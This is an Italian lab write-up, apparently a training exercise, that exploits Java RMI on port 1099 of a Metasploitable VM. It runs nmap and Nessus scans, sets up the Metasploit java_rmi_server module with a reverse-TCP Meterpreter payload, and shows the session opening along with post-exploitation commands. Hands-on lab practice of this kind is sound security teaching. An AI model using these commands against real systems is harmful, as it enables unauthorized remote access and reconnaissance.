

Java RMI

Configurazione degli ip Kali :192.168.11.111

Metasploitable 192.168.11.112

Seguo il comando sudo nano /etc/network/interfaces per configurare le machiche poi riavvio.





Controllo se ho configurato bene con ifconfig ed mi assicuro che le machine si pighino per sicurezza.

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/network/interfaces
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ sudo service networking restart

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fec7:e136  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:c7:e1:36  txqueuelen 1000  (Ethernet)
        RX packets 120  bytes 10426 (10.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 3290 (3.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.588 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.259 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.267 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2050ms
rtt min/avg/max/mdev = 0.259/0.371/0.588/0.153 ms

┌──(kali㉿kali)-[~]
└─$
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:64:45
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:6445/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:5038 (4.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27173 (26.5 KB)  TX bytes:27173 (26.5 KB)
```

Trovo la vulnerabilità

Nmap

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 04:43 EDT
Nmap scan report for 192.168.11.112
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.11.111
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
```

```
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35609/tcp   mountd
|   100005  1,2,3      44963/udp   mountd
|   100021  1,3,4      55467/tcp   nlockmgr
|   100021  1,3,4      56042/udp   nlockmgr
|   100024  1          43772/udp   status
|_  100024  1          59240/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, ConnectWithDatabase, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, LongColumnFlag, Supp
ortsCompression
|   Status: Autocommit
|_  Salt: -}NO~QWC(;405Y?p7^Wv
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 05:57 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00065s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 185.81 seconds
```


Nesuss

192.168.11.112 (tcp/1099/rmi_registry)

```
Port 1099/tcp was found to be open
```

Servizio vulnerabile: Java_RMI porta 1099

Per prima cosa bisogna avviare Metasploit tramite il comando **msfconsole** dopo di che si procede con il ricercare l'exploit con la vulnerabilità che ci interessa, scrivendo **search.** usiamo l'exploit di nostro interesse **exploit/multi/misc/java_rmi_server** che andiamo ad inserire dopo il comando use per poterlo utilizzare. Non è necessario poi scegliere un payload poiché quello di nostro interesse è già selezionato di default.



Show info per vedere in cosa consiste l'exploit poi si va ad impostare l'indirizzo IP della macchina target, tramite il comando set rhosts **192.168.11.112** e osserviamo se l'inserimento è andato a buon fine con il comando **show options**; ora si può lanciare l'attacco in modo da permetterci di stabilire una connessione tra le due macchine, consentendoci di utilizzare la Shell di **Meterpreter**.

```
msf6 exploit(multi/misc/java_rmi_server) > show info

       Name: Java RMI Server Insecure Default Configuration Java Code Execution
     Module: exploit/multi/misc/java_rmi_server
   Platform: Java, Linux, OSX, Solaris, Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-10-15

Provided by:
  mihi

Available targets:
      Id  Name
      --  ----
  =>  0   Generic (Java Payload)
      1   Windows x86 (Native Payload)
      2   Linux x86 (Native Payload)
      3   Mac OS X PPC (Native Payload)
      4   Mac OS X x86 (Native Payload)

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to
                                         listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                     no        The URI to use for this exploit (default is random)

Payload information:
  Avoid: 0 characters

Description:
  This module takes advantage of the default configuration of the RMI Registry and
  RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it
  invokes a method in the RMI Distributed Garbage Collector which is available via every
  RMI endpoint, it can be used against both rmiregistry and rmid,  and against most other
  (custom) RMI endpoints as well.
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 t
                                         o listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```

Run per iniziare l'attacco

```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/v7arTSk1L
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:58085) at 2023-06-16 05:05:47 -0400

meterpreter > 
```

Ora andiamo ricavare più informazioni possibili, in particolare sulla configurazione di rete e la tabella di routing, andando ad eseguire i seguenti comandi:

ifconfig configurazione di rete

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4c:6445
IPv6 Netmask : ::
```

sysinfo sistema operativo, architettura

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

route

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe4c:6445 ::       ::
meterpreter > 
```